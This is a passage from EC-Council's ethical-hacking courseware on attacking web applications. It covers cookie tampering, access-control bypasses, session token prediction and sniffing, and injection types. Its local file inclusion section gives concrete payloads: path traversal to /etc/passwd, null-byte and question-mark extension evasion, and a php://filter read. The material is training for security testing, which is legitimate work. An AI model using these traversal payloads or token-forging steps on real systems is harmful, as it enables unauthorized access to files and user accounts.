Figure 14.72: Screenshot displaying HTTP Headers

Authorization Attack: Cookie Parameter Tampering

Cookie parameter tampering is a method used to tamper with the cookies set by the web application to perform malicious attacks. When the user logs into the site, the web application sets the session cookie and stores it in the browser.

Cookie parameter tampering is performed in the following steps:

1. In the first step, collect some session cookies set by the web application and analyze them to determine the cookie generation mechanism
2. In the second step, trap the session cookie set by the web application, tamper its parameters using tools such as Burp Suite, and replay it to the application to gain unauthorized access to others' profiles
3. The tool intercepts every request sent from the browser and allows you to edit the cookie to replace it with the tampered cookie parameters. If the cookie is not secure, you may be able to guess the parameters

- **Burp Suite**

  Source: *https://portswigger.net*

  Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 14.73: Screenshot of Burp Suite

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Attack Access Controls

Access controls are part of the application's security mechanisms that are logically based on authentication and session management. An attacker walks through a website to identify the following access controls details of the application:

- Individual access to a particular subset of data
- Levels of grant access (employees, managers, supervisors, CEOs, etc.)
- Administrator functionality to configure and monitor
- Functionalities that allow escalating privileges

Exploiting Insecure Access Controls

- **Parameter-Based Access Control**: Any web application consists of various request parameters such as cookies and query string parameters. The application determines the access granted to a request based on these parameters. These parameters vary between a normal user and an administrator. Sometimes, these parameters are invisible to normal users and visible only to administrators. If an attacker can identify the parameters that are assigned to an administrator, he/she can set those parameters in their own requests and gain access to administrative functions.
- **Referer-Based Access Control**: In some web applications, the HTTP referer is the foundation for major access control decisions. The HTTP referer is considered unsafe; the attacker can use it and manipulate it to any value.
- **Location-Based Access Control**: The user's geographic location can be determined using various methods. The most common method to determine the current location is through the IP address. Attackers can bypass location-based access controls using a web

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

proxy, a VPN, a data-roaming-enabled mobile device, direct manipulation of client-side mechanisms.

Access Controls Attack Methods

- **Attack with different user accounts**: Attempt to access the application with different user accounts. If there is any broken access control in the web application, it allows you to access the resources and functionality as a legitimate user. You can use tools such as Burp Suite to access and compare two different user contexts.
- **Attack Multistage Processes**: The abovementioned technique will be ineffective if there is a multistage process established in the web application architecture. In this multistage process, the user will perform multiple entries at multiple levels to complete the intended process. In a multistage process, multiple requests will be sent to the server from the client. To attack such a process, each and every request to the server should be captured and tested for access controls. Another way to attack a multistage process manually is to walk through a protected multistage process several times in your browser and use proxy tools to switch the session token supplied in different requests to that of a less privileged user.
- **Attack Static Resources**: Identify the web applications where the protected static resources are accessed by the URLs. Attempt to request these URLs directly and check whether they are providing access to unauthorized users.
- **Attack Direct Access to Methods**: Web applications accept certain requests that provide direct access to server-side APIs. If there are any access control weaknesses in these direct access methods, an attacker can exploit them and compromise the system.
- **Attack Restrictions on HTTP Methods**: It is important to test different HTTP methods such as GET, POST, PUT, DELETE, TRACE, and OPTIONS. The attacker modifies the HTTP methods to compromise web applications. If the web application accepts these modified requests, the access controls can be bypassed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attack Session Management Mechanism

- Attackers break an application's session management mechanism to **bypass the authentication controls** and impersonate privileged application users

Session Token Generation

- **Session Tokens Prediction**
- **Session Tokens Tampering**

Session Tokens Handling

- **Man-in-the-Middle Attack**
- **Session Replay**
- **Session Hijacking**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attacking Session Token Generation Mechanism

Weak Encoding Example

```
https://www.certifiedhacker.com/checkout?
SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%6E%3B%64
%61%74%65%3D%30%38%2F%30%31%2F%32%30%32%30
```


When hex-encoding an ASCII string **user=jason;app=admin;date=08/01/2020**, you can predict another session token by just changing the date for use in another transaction with the server

Session Token Prediction

- Obtain valid session tokens by **sniffing the traffic or legitimately logging into the application** and analyzing it for encoding (hex-encoding, Base64) or any pattern
- If any meaning can be **reverse-engineered** from the sample of session tokens, then attempt to guess the tokens recently issued to other application users
- Make a large number of requests with the **predicted tokens** to a session-dependent page to determine a valid session token

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Attack Session Management Mechanism

Web application session management involves exchanging sensitive information between the server and its clients wherever required. If such session management is insecure, the attacker can take advantage of it to attack the web application through the session management mechanism, which is the key security component in most web applications.

Nowadays, most attackers target application session management to launch malicious attacks against web applications, allowing them to easily bypass robust authentication controls and masquerade as other users without even knowing their credentials (usernames, passwords). Attackers can even take control of the entire application by compromising a system administrator's account.

Session Management Attack

A session management attack is a method used by attackers to compromise a web application. Attackers break an application's session management mechanism to bypass the authentication controls and impersonate privileged application users. It involves two stages: session token generation and exploitation of session token handling.

To generate a valid session token, attackers engage in the following:

- **Session Token Prediction**: Attackers can do this when they realize that the server uses a deterministic pattern between session IDs. By successfully gaining the previous and next session IDs of the user, the attacker can perform malicious attacks pretending to be the user.
- **Session Token Tampering**: Once the attackers gain the previous and next session ID, they can tamper with the session data and engage in further malicious activities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Once attackers generate a valid session token, they try to exploit session token handling as follows:

- **Man-in-the-Middle (MITM) Attack**: Attackers intercept communication between two systems on a network. They divide the network connection into two: one between the client and the attacker, and the other between the attacker and server, which then acts as a proxy in the intercepted connection.
- **Session Hijacking**: Attackers steal the user session ID from a trusted website to perform malicious activities.
- **Session Replay**: Attackers obtain the user session ID and then reuse it to gain access to the user account.

Attacking Session Token Generation Mechanism

To determine the session token generation mechanism in a session management attack, attackers steal valid session tokens and then predict the next session token.

Through session prediction, attackers identify a pattern in the session token exchanged between the client and the server. This can happen when the web application has weak, predictable session identifiers. For example, when the web application assigns a session token sequentially, attackers can predict the previous and next session tokens by knowing any session ID. Before predicting a session identifier, attackers have to obtain sufficient valid session tokens for legitimate system users.

- **Weak Encoding Example**

  When hex encoding an ASCII string user=jason;app=admin; date=08/01/2020, you can predict another session token by just changing the date and use it for another transaction with the server.

  ```
  https://www.certifiedhacker.com/checkout?
  SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%
  6E%3B%64%61%74%65%3D%30%38%2F%30%31%2F%32%30%32%30
  ```

- **Session Token Prediction**
  - Obtain valid session tokens by sniffing the traffic or legitimately logging into the application and analyzing it for encoding (hex encoding, Base64) or any pattern
  - If any meaning can be reverse engineered from the sample of session tokens, then attempt to guess the tokens recently issued to other application users
  - Make a large number of requests with the predicted tokens to a session-dependent page to determine a valid session token

Attacking Session Tokens Handling Mechanism: Session Token Sniffing

First, sniff network traffic for valid session tokens and then use them to predict the next session token. Use the predicted session ID to authenticate with the target web application.

The steps for session token sniffing are as follows:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Sniff the application traffic using a sniffing tool such as Wireshark or an intercepting proxy such as Burp Suite
- If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, then try to replay the cookie to gain unauthorized access to the application
- Use session cookies to perform session hijacking, session replay, and MITM attacks

Thus, sniffing the valid session token is important in session management attacks.

- **Wireshark**

  Source: *https://www.wireshark.org*

  Wireshark is a network protocol analyzer that allows attackers to capture and interactively browse network traffic. Wireshark captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks, thus helping attackers sniff session IDs in transit to and from a target web application.




Figure 14.74: Screenshot of Wireshark

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Injection/Input Validation Attacks

- Supply **crafted malicious input** that is syntactically correct according to the interpreted language being used to break **application's normal intended use**

Web Scripts Injection
- If the user input is used in dynamically executed code, enter crafted input that breaks the intended data context and executes commands on the server

LDAP Injection
- Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases

OS Commands Injection
- Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command

XPath Injection
- Enter malicious strings in input fields to manipulate the XPath query so that it interferes with the application's logic

SMTP Injection
- Inject arbitrary SMTP commands into an application and SMTP server conversation to generate large volumes of spam email

Buffer Overflow
- Injects a large amount of bogus data beyond the capacity of the input field

SQL Injection
- Enter a series of malicious SQL queries into input fields to directly manipulate the database

File Injection
- Injects malicious files by exploiting "dynamic file include" mechanisms in web applications

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 15: SQL Injection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Local File Inclusion (LFI)

- Local File Inclusion (LFI) vulnerabilities enable attackers to **add their own files** on a server via a web browser
- An LFI vulnerability occurs when an application adds files without proper validation of inputs, thereby enabling the attacker to modify the input and embed **path traversal characters**

Evade added .php and other extensions of the file
- File extensions are added using PHP code:

```
$file = $_GET['page'];
require($file.".php");
```

- If an attacker tries to insert null-byte (%00) to end of the attack string, the .php can be easily evaded

```
http://xyz.com/page=../../../../../../etc/passwd%00
```

- Another method to evade the added php is to add a question mark (?) to the attack string

```
http://xyz.com/page=../../../../../../etc/passwd?
```

Bypassing .php execution
- An LFI vulnerability can read .txt files, but not .php files, because .php files get executed by the server, and its file-ending comprises some code
- Evade .php by using a built-in php filter as shown below:

```
http://xyz.com/index.php?page=php://filter/convert.base64-encode/resource=index
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Injection/Input Validation Attacks

Injection attacks are very common in web applications. They exploit the vulnerable input validation mechanism implemented by the web application. There are many types of injection attacks, such as web script injection, OS command injection, SMTP injection, LDAP injection, and XPath injection. Another frequently occurring attack is an SQL injection attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Injection frequently takes place when a browser sends user-provided data to the interpreter as part of a command or query. For launching an injection attack, attackers supply crafted data that tricks the interpreter into executing unintended commands or queries. Because of these injection flaws, attackers can easily read, create, update, and remove any arbitrary data available to the application. In some cases, attackers can even bypass a deeply nested firewall environment and take complete control of the application and its underlying system.

Injection Attacks/Input Validation Attacks

To perform injection attacks, supply crafted malicious input that is syntactically correct according to the interpreted language being used to break the application's normal intended operation.

Some ways to perform injection attacks are described below:

- **Web Scripts Injection**: If the user input is used into dynamically execute code, enter crafted input that breaks the intended data context and executes commands on the server.
- **OS Commands Injection**: Exploit operating systems by entering malicious code in input fields if applications utilize user input in a system-level command.
- **SMTP Injection**: Inject arbitrary SMTP commands into applications and SMTP server conversations to generate large volumes of spam email.
- **SQL Injection**: Enter a series of malicious SQL queries into input fields to directly manipulate the database.
- **LDAP Injection**: Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases.
- **XPath Injection**: Enter malicious strings in input fields to manipulate the XPath query so that it interferes with the application's logic.
- **Buffer Overflow**: Inject a large amount of bogus data beyond the capacity of the input field.
- **File Injection**: Inject malicious files by exploiting "dynamic file include" mechanisms in web applications.
- **Canonicalization**: Manipulate variables that reference files with "dot-dot-slash (../)" to access restricted directories in the application.

Note: For complete coverage of SQL injection concepts and techniques, refer to Module 15: SQL Injection.

Perform Local File Inclusion (LFI)

Local file inclusion (LFI) vulnerability enables attackers to add their own files on a server via a web browser. Such vulnerability arises when an application adds files without proper validation of inputs, thereby enabling the attacker to modify the input and embed path traversal characters.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

LFI vulnerability is often triggered in PHP-based websites. Simple PHP code susceptible to LFI is given below. Attackers can insert the URL parameter into **require ()** without proper validation.

```
$file = $_GET['page'];
require($file);
```

In this case, an attacker can just insert this string and fetch the **/etc/passwd** file using the following URL:

```
http://xyz.com/page=../../../../../../etc/passwd
```

- **Evade added .php and other extensions of the file**

  In general, file extensions are added using PHP code as follows:

  ```
  $file = $_GET['page'];
  require($file.".php");
  ```

  Now, php is appended to the file name, which means the user cannot find the required file because file `/etc/passwd.php` does not exist. If an attacker tries to insert null bytes (`%00`) at the end of the attack string, the **.php** can be easily evaded:

  ```
  http://xyz.com/page=../../../../../../etc/passwd%00
  ```

  Another method to evade the added php is to add a question mark (?) to the attack string:

  ```
  http://xyz.com/page=../../../../../../etc/passwd?
  ```

- **Bypassing .php execution**


  LFI vulnerability can read **.txt** files but not **.php** files because they are executed by the server and their file-ending comprises some code. This can be evaded using a built-in php filter as follows:

  ```
  http://xyz.com/index.php?page=php://filter/convert.base64-encode/resource=index
  ```

  Here, the php filter is used to convert everything into the Base64 format. Now, the entire page is Base64-encoded, which can be decoded and saved in a text file and executed:

  ```
  base64 -d savefile.php
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Attack Application Logic Flaws

In all web applications, a vast amount of logic is applied at every level. The implementation of some logic can be vulnerable to various attacks that will not be noticeable. Most attackers mainly focus on high-level attacks such as SQL Injection, and XSS scripting, since they have easily recognizable signatures. By contrast, application logic flaws are not associated with any common signatures, making the application logic flaws more difficult to identify. Manually testing of vulnerability scanners cannot identify this type of flaw, which enables attackers to exploit such flaws to cause severe damage to the web applications.

Most application flaws arise from the negligence and false assumptions of developers. Application logic flaws vary among different types of web applications and are not restricted to a particular flaw. Acquiring knowledge on previously exploited applications with common logic flaws can provide appropriate information on how to approach exploiting flaws in application logic.

A common scenario illustrating the exploitation of application logic flaws by attackers is described below:

- **Scenario: Identify and exploit logic flaws in retail web applications**

  In most retail web applications, the process of placing an order includes selecting the product, finalizing the order, providing payment details, and providing delivery details. The developer assumes that any customer would follow all the levels in a sequence as designed. Identify such applications, and using proxy tools such as Burp Suite, attempt to control the requests sent to the web application. Furthermore, attempt to bypass the third stage, i.e., jump from the second stage to the fourth stage by manipulating the requests. This type of attack is called forced browsing. This flaw enables the attacker to

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

avoid paying the product price and receive the product at the delivery address. It can result in severe financial losses if an attacker intends to exploit it on a large scale.


